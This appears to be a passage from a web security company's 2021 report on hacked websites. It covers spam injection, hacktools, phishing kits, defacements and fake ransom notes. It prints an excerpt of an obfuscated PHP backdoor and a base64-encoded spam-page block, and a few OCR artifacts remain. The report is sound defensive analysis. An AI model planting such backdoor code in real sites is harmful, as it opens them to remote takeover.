
Out of all of the JavaScript-based SEO spam that we saw in 2021, spam injectors and redirects together accounted for 95% of all JavaScript based spam infections.

Spam Posts

Our remediation team handled spam post infections regularly over the course of 2021.

The infection is quite simple:

- The attackers brute force their way into a **wp-admin panel.**
- The compromised account is used to automatically post spam, usually for essay writing services but also themes like online casinos, bootlegged software programs and pharmaceuticals.
- The spam posts are displayed on the victim website's blog or news page.



All (2,735) | Published (2,735) | Trash (1)

□ Title	Author
□ How to Improve Your Essay Writing	
□ An Image Editor to Tablet – Get a Free Photo Editor App Review to Get Out What It Could Do to Help Your Images	
□ Find the Finest Research Paper Writers	
□ On the Web Photo Editor – The Way To Use A Free Photo Editor	
□ How To Work With A Article Writing Service To Earn Money on the Internet	
□ How To Purchase Photo Editor Software	
□ Finding Papers For Sale	
□ How Can I Write Your Essay To Me? – Tips On Writing Your Own Essay	
□ What's So Great About Photo Editor Free?	
□ Best Destination For Wedding party of International Bride	

These posts frequently number in the thousands, and it can be time consuming to remove all of them. The spam is most frequently related to essay writing services, but can also include other typical spam content like pharma and online casinos.

These infections are a nuisance more than anything, but can contribute to a damaged SEO score for the compromised website.

Hacktools

In 2021, over **20.27%** of remediated websites contained a hacktool. This malware category is used to identify spam mailer mass defacement tools, botnet scripts, and DDoS attack tools.

Some other common hacktools include configuration stealers, which read addresses of database servers in shared hosting environments, data from CMS configuration files, and configuration stealers designed to read consider files to steal credentials.

AnonymousFox

One of the most commonly identified website hack kits was none other than AnonymousFox. It is a pre-built kit jam-packed with any and all functionality one would need to hack a website and its environment. It takes advantage of insecure default configurations in the most popular website administration tools like cPanel and WHM, and attempts to exploit any other vulnerabilities that it can identify within the environment. Once a foothold is established, it automates the remainder of the exploitation and malware deployment process.

These infections are most commonly associated with phishing payloads as well as spam and redirects to scam/ malware sites.

For websites dealing with an infected site related to AnonymousFox, we've put together a handy guide with step-by-step instructions to help you clean up an AnonymousFox hack.

Adminer

The second most commonly detected hacktool in 2021 was actually a legitimate database administration tool "Adminer", however we have seen it frequently used as an attack vector in the wild. Having such a tool available on the website makes it a direct gateway to anyone to attempt to try and get into the site's database.

Hacktools include a broad variety of malicious scripts related to mailers, webshells, droppers, spam tools and more. These tools are used to pilfer login details, bypass authentication, administer files or databases, hide malicious admin users from view, or drop payloads into their respective environments.

Phishing

Phishing has become more prevalent in recent years, with **7.39%** of websites containing some form of phishing in 2021.

Although it's not uncommon for malicious domains to be set up to host phishing (or subdomains of otherwise legitimate websites, from compromised cPanel accounts or even compromised WHM areas) by and large what we see are legitimate websites hacked to host phishing content. This distances the attacker from their payload and allows them to avoid culpability and lower their costs.

Phishing tends to target login credentials for cloud services such as Microsoft Office and Adobe, as well as financial institutions and popular services such as Netflix. Stolen passwords are also used in credential stuffing attacks.

Our analysis of remediated websites showed some interesting patterns, namely that a great deal of these infections leverage pre-built, generic phishing kits used by attackers. Most of these phishing payloads all contain the same component parts. Specific companies and targets are added afterwards to the same basic functionality across most of these phishing infections.

The majority of phishing were payloads (phishing landing pages) targeting a wide variety of companies and services. A large portion of attackers used ready-made, pre-built phishing kits and installed them onto their targets.

These phishing kits contain many of the exact same files, with much of the detected phishing considered **"generic"** and could be phishing for any number of different credential types. This is because these phishing kits are sold/shared as an actual kit that includes various functionality and the ability to phish a large number of targets and the attacker can choose what to activate or not.


These kits contain some key component parts:

- A payload landing page
- A mailer script to either send the compromised data to the attackers or to send out phishing emails to victims
- Code designed to prevent search engines from indexing the payload

Besides the generic phishing content, the most commonly targeted credentials are for Microsoft, Netflix, and banking details. The rest were either component backend scripts, mailers to relay the compromised details back to the attackers, or redirect files landing the victim at a third party phishing website.

Emerging Phishing Campaigns

Our research team generated well over **100 new signatures** for new phishing infections caught in the wild. The majority were payloads (phishing landing pages) targeting a wide variety of companies and services. The rest were either component backend scripts, mailers to relay the compromised details back to the attackers, or redirect files landing the victim at a third party phishing website.



Breakdown of Phishing Signatures	
Payload	The main landing page spoofing a legitimate service. It usually contains a fake login page used to pilfer authentication details from the victims.
Component	Backend tools that are used by the attackers to administer their phishing pages
Mailer	Email scripts that take the login details entered in by the victim and send them to the attackers email inbox or Telegram account
Redirect	A malicious file which simply redirects the victim elsewhere to a destination of the attackers' choosing

Our analysis found a variety of notable services and companies were targeted in the past year, including:


- Microsoft / OneDrive
- Various financial institutions
- Various credit card companies
- Amazon
- Amazon
- EBay
- PayPal
- IRS
- Luno (cryptocurrency)
- Dropbox
- Disney
- GMail and other mail providers
- Netflix

Defacements

Hackers are sometimes motivated by political or religious reasons — or simply vandalize a website for hooliganism. Website vandalism triggers our defacement rules and was seen in 6.63% of compromised environments.

Fake "Ransomware"

2021 saw an increase in the number of fake "ransomware" found on hacked sites — a type of site defacement claiming that the files have been encrypted and demanding a ransom, despite the fact that no such encryption exists.



SITE ENCRYPTED

7d 10h 21m 9s

FOR RESTORE SEND 0.1 BITCOIN: 3BkiGYFh6QtjtNCPNNjGwszoqqCka2SDEc


(create file on site /unlock.txt with transaction key inside)

Attackers took advantage of several vulnerable plugins which allowed them arbitrary file upload capabilities and admin access to victim dashboards. Rather than properly encrypting the files, they simply placed a defacement-like message on the home page, and unpublished the wp_posts data, making it seem like it was no longer accessible on the website.


In previous years, we did see a brief stint of proper ransomware on website files, but it was very short lived and not likely very profitable for attackers who prefer to go after larger organizations and endpoint devices rather than websites.

Top Cleanup Signatures

Now that we've reviewed the malware family distribution, we can dig into some of the prevalent malware we encountered on client sites during remediation in 2021.



Signature: rex.multi_vars.004




```
<?php
    $kraut= ']'; $elvera='t'; $farlee ='$RtEv';$avocado ='tsR]gs';$analeptic =']'; $hangout=')';$ameline = 'a[s@mH';$gnawing= '?';
    $deservings= 'H';
    $franchise ='ic';$debor ='r';
    $depressions= 'h';$alphameric= 'N'; $crop= 'e';
    $inverting='1';$election='$'; $infrastructure ='n';$auspicious = '"K5b';$integument=':p';$constituents ='PgU)IP';
    $dials ='G i(_$';$consult= 'E;6v';
    $kaleb = 'y';

    $cruise = 'e'; $fragments ='spd(0u1';$explores= 'i'; $congenially= 'd1ea?'; $frog1= 'e'; $devolve ='B';$florri= '3,_")(aC'; $cecilia=
'_';
    $belle ='rTDutoS';$bearers ='V';$armament ='E'; $goblin= ')[$kT08i'; $endowment= 'r';$celebrated = '0';$integer='F'; $athene ='_sEno';
$mainline = 'l"L'; $hearing= 'a';
    $deluge='S'; $boygirl ='[(';

    $embryology = '[lrgrc)Zi';$funniest='W:_i`x';$establishment='4fETb_ed';$bespeak = 'd';$artisan='e';$burgesses = 'T';$butt ='d';
$insidiously= '](1;su'; $attendee='m'; $cherida='ee'; $bunnies ='r"^")wPaR'; $hitting ='(30@___jU';$enunciation = ')'; $handbag= 'c';
$heathen= '1';
    $fluster='e';

    $hilda = 'anq8i';$limitations = 'esopD';

    $deity = 'H)BE5ec';

    $conclusion= 'r)3Ka$os8';$karlik ='rt(';$arithmetics='i5l;=gOdd';
    $birdies='b';

    $cole= 'i'; $fusible=']'; $downstate= 'OQrr5vVRo';
    $exaggerated ='M'; $brenna = 'O'; $harriette = 't';$lotte='f';$currency = 'fX0'; $maighdiln= 'e';
```

Our analysis revealed that the most common cleanup signature belonged to the prolific backdoor **rex.multi_vars.004**, impacting **22.56%** of websites we cleaned in 2021.

This malware is a chaotic mess of randomly named variables using dictionary words, and it seems that no **two multi_vars files** are identical. It functions as a remote code execution backdoor and attackers tend to place quite a few of them in a compromised environment, typically in the root directory of the website but sometimes elsewhere as well.

This is one of the single oldest types of malware ever identified since Sucuri was founded in 2010.


Signature: image.base64_block.001



```
PCFET0NUWVBFIEhUTUwgUFVCTElDICItLy9XM0MvL0RURCBIVE1MIDQuMDEgVHJhbnNpdGlvbmFsLy9FTiI+DQo8aHRtbD4NCjxoZWFkPg0KPHRpdGxlPiV0aXRsZSU8L3RpdGxlPgo8bWV0YSBuYW1lPSJkZXNjcmlwdGlv
biIgY29udGVudD0iJWRlc2NyaXB0aW9uJSI+CjxtZXRhIG5hbWU9ImtleXdvcmRzIiBjb250ZW50PSIla2V5d29yZCUiPgoNCg0KDQo8bWV0YSBodHRwLWVxdWl2PSJDb250ZW50LVR5cGUiIGNvbnRlbnQ9InRleHQvaHRt
bDsgY2hhcnNldD1VVEYtOCI+DQo8bGluayB0eXBlPSJ0ZXh0L2NzcyIgcmVsPSJzdHlsZXNoZWV0IiBocmVmPSJ4c3Bfc3R5bGVzLmNzcyI+DQoNCjwvaGVhZD4NCjxib2R5Pg0KPHRhYmxlIGNsYXNzPSJYU1BfT1VUTElO
RSIgYWxpZ249ImNlbnRlciIgY2VsbHBhZGRpbmc9IjAiIGNlbGxzcGFjaW5nPSIwIiBib3JkZXI9IjAiPg0KPHRyPg0KPHRkIGNvbHNwYW49IjIiIGNsYXNzPSJYU1BfSEVBREVSX1BBTkVMIj48aW1nIGJvcmRlcj0wIHNy
Yz0iaW1hZ2VzL2N1c3RvbS10YWlsb3ItdGFtcGEtaGVhZGVyMS5qcGciIGFsdD0iIj48L3RkPg0KPC90cj4NCjx0cj4NCjx0ZCBjb2xzcGFuPSIyIiBjbGFzcz0iWFNQX0lORk9fQkFSIj48dGFibGUgc3R5bGU9DQoiQk9S
REVSLVRPUC1DT0xPUjogOyBXSURUSDogMjAwcHg7IEJPUkRFUi1MRUZULUNPTE9SOiA7IENPTE9SOiA7IEJPUkRFUi1CT1RUT00tQ09MT1I6IDsgQk9SREVSLVJJR0hULUNPTE9SOiINCiAgICAgICBjZWxsc3BhY2luZz0i
MSINCiAgICAgICBjZWxscGFkZGluZz0iMCINCiAgICAgICBhbGlnbj0iY2VudGVyIg0KICAgICAgIGJvcmRlcj0iMCI+DQogICAgPHRib2R5Pg0KICAgICAgICA8dHI+DQogICAgICAgICAgICA8dGQgc3R5bGU9IkJPUkRF
Ui1UT1AtQ09MT1I6IDsgQk9SREVSLUxFRlQtQ09MT1I6IDsgQk9SREVSLUJPVFRPTS1DT0xPUjogOyBCT1JERVItUklHSFQtQ09MT1I6Ig0KICAgICAgICAgICAgICAgIHZhbGlnbj0idG9wIg0KICAgICAgICAgICAgICAg
IGFsaWduPSJsZWZ0Ij4lSU5TSURFX0xJTktfMCU8L3RkPg0KDQogICAgICAgICAgICA8dGQgc3R5bGU9IkJPUkRFUi1UT1AtQ09MT1I6IDsgQk9SREVSLUxFRlQtQ09MT1I6IDsgQk9SREVSLUJPVFRPTS1DT0xPUjogOyBC
T1JERVItUklHSFQtQ09MT1I6Ig0KICAgICAgICAgICAgICAgIHZhbGlnbj0idG9wIg0KICAgICAgICAgICAgICAgICAgIGFsaWduPSJsZWZ0Ij4lSU5TSURFX0xJTktfMSU8L3RkPg0KDQogICAgICAgICAgICA8dGQgc3R5bGU9
IkJPUkRFUi1UT1AtQ09MT1I6IDsgQk9SREVSLUxFRlQtQ09MT1I6IDsgQk9SREVSLUJPVFRPTS1DT0xPUjogOyBCT1JERVItUklHSFQtQ09MT1I6Ig0KICAgICAgICAgICAgICAgIHZhbGlnbj0idG9wIg0KICAgICAgICAgICAg
ICAgICAgIGFsaWduPSJsZWZ0Ij4lSU5TSURFX0xJTktfMiU8L3RkPg0KDQogICAgICAgICAgICA8dGQgc3R5bGU9IkJPUkRFUi1UT1AtQ09MT1I6IDsgQk9SREVSLUxFRlQtQ09MT1I6IDsgQk9SREVSLUJPVFRPTS1DT0xP
UjogOyBCT1JERVItUklHSFQtQ09MT1I6Ig0KICAgICAgICAgICAgICAgIHZhbGlnbj0idG9wIg0KICAgICAgICAgICAgICAgICAgICAgIGFsaWduPSJsZWZ0Ij4lSU5TSURFX0xJTktfMyU8L3RkPg0KDQogICAgICAgICAgICA8dGQg
c3R5bGU9IkJPUkRFUi1UT1AtQ09MT1I6IDsgQk9SREVSLUxFRlQtQ09MT1I6IDsgQk9SREVSLUJPVFRPTS1DT0xPUjogOyBCT1JERVItUklHSFQtQ09MT1I6Ig0KICAgICAgICAgICAgICAgIHZhbGlnbj0idG9wIg0KICAg
ICAgICAgICAgIGFsaWduPSJsZWZ0Ij4lSU5TSURFX0xJTktfNCU8L3RkPg0KICAgICAgICA8L3RyPg0KICAgIDwvdGJvZHk+DQo8L3RhYmxlPg0KDQo8cD48L3A+DQo8L3RkPg0KPC90cj4NCjx0cj4NCg0KPHRkIGNs
YXNzPSJYU1BfQ0VOVEVSX1BBTkVMIj48dGFibGUgY2xhc3M9IlhTUF9DRU5URVJfUEFORUwiIGNlbGxwYWRkaW5nPSIwIiBjZWxsc3BhY2luZz0iMCIgYm9yZGVyPSIwIj48dHI+PHRkIGNsYXNzPSJYU1BfTUFJTl9QQU5F
TCI+PGgxIGFsaWduPSJjZW50ZXIiPjxzcGFuIHN0eWxlPSJGT05ULVNJWkU6IDEycHQiPjwvc3Bhbj48c3BhbiBzdHlsZT0iRk9OVC1TSVpFOiAxMnB0Ij48L3NwYW4+PC9oMT4NCg0KPHRhYmxlIHN0eWxlPQ0KIkhFSUdI
VDogOTI0cHg7IEJPUkRFUi1UT1AtQ09MT1I6IDsgV0lEVEg6IDkzM3B4OyBCT1JERVItTEVGVC1DT0xPUjogOyBDT0xPUjogOyBCT1JERVItQk9UVE9NLUNPTE9SOiA7IEJPUkRFUi1SSUdIVC1DT0xPUjoiDQogICAgICAg
Y2VsbHNwYWNpbmc9IjEiDQogICAgICAgY2VsbHBhZGRpbmc9IjAiDQogICAgICAgYWxpZ249ImNlbnRlciINCiAgICAgICBib3JkZXI9IjAiPg0KICAgIDx0Ym9keT4NCiAgICAgICAgPHRyPg0KICAgICAgICAgICAgPHRk
IHN0eWxlPSJCT1JERVItVE9QLUNPTE9SOiA7IEJPUkRFUi1MRUZULUNPTE9SOiA7IEJPUkRFUi1CT1RUT00tQ09MT1I6IDsgQk9SREVSLVJJR0hULUNPTE9SOiINCiAgICAgICAgICAgICAgICB2YWxpZ249InRvcCINCiAg
